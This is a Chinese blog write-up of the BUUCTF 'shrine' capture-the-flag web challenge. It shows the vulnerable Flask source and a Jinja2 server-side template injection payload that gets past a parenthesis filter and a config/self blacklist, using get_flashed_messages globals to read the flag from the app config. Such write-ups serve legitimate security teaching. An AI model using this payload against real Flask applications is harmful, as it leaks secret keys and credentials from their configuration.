

BUUCTF WEB SHRINE

原创

显哥无敌 于 2021-12-23 09:43:15 发布 257 收藏

分类专栏: [BUUCTF](#) 文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_41696858/article/details/122100020

版权



[BUUCTF 专栏收录该内容](#)

73 篇文章 2 订阅

订阅专栏

依然是经典代码审计:

```
import flask
import os
app = flask.Flask(__name__)
app.config['FLAG'] = os.environ.pop('FLAG')
@app.route('/')
def index():
    return open(__file__).read()
@app.route('/shrine/')
def shrine(shrine):
    def safe_jinja(s):
        s = s.replace('(', '').replace(')', '')
        blacklist = ['config', 'self']
        return ''.join(['{% set {}=None%}'].format(c) for c in blacklist) + s
    return flask.render_template_string(safe_jinja(shrine))
if __name__ == '__main__':
    app.run(debug = True)
```

看见safe_jinja说不是SST注入我都不信

基础验证/shrine/{{2+2}}, 回显4, 验证成功


下面就是怎么拿到flag, 根据代码, flag在app的config里, 通过内置函数get_flashed_messages进行绕过

payload: shrine/{{get_flashed_messages.__globals__['current_app'].config['FLAG']}}

常用绕过姿势:

<https://zhuanlan.zhihu.com/p/93746437>

参考视频链接: <https://www.bilibili.com/video/BV1nq4y1m7ek>



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)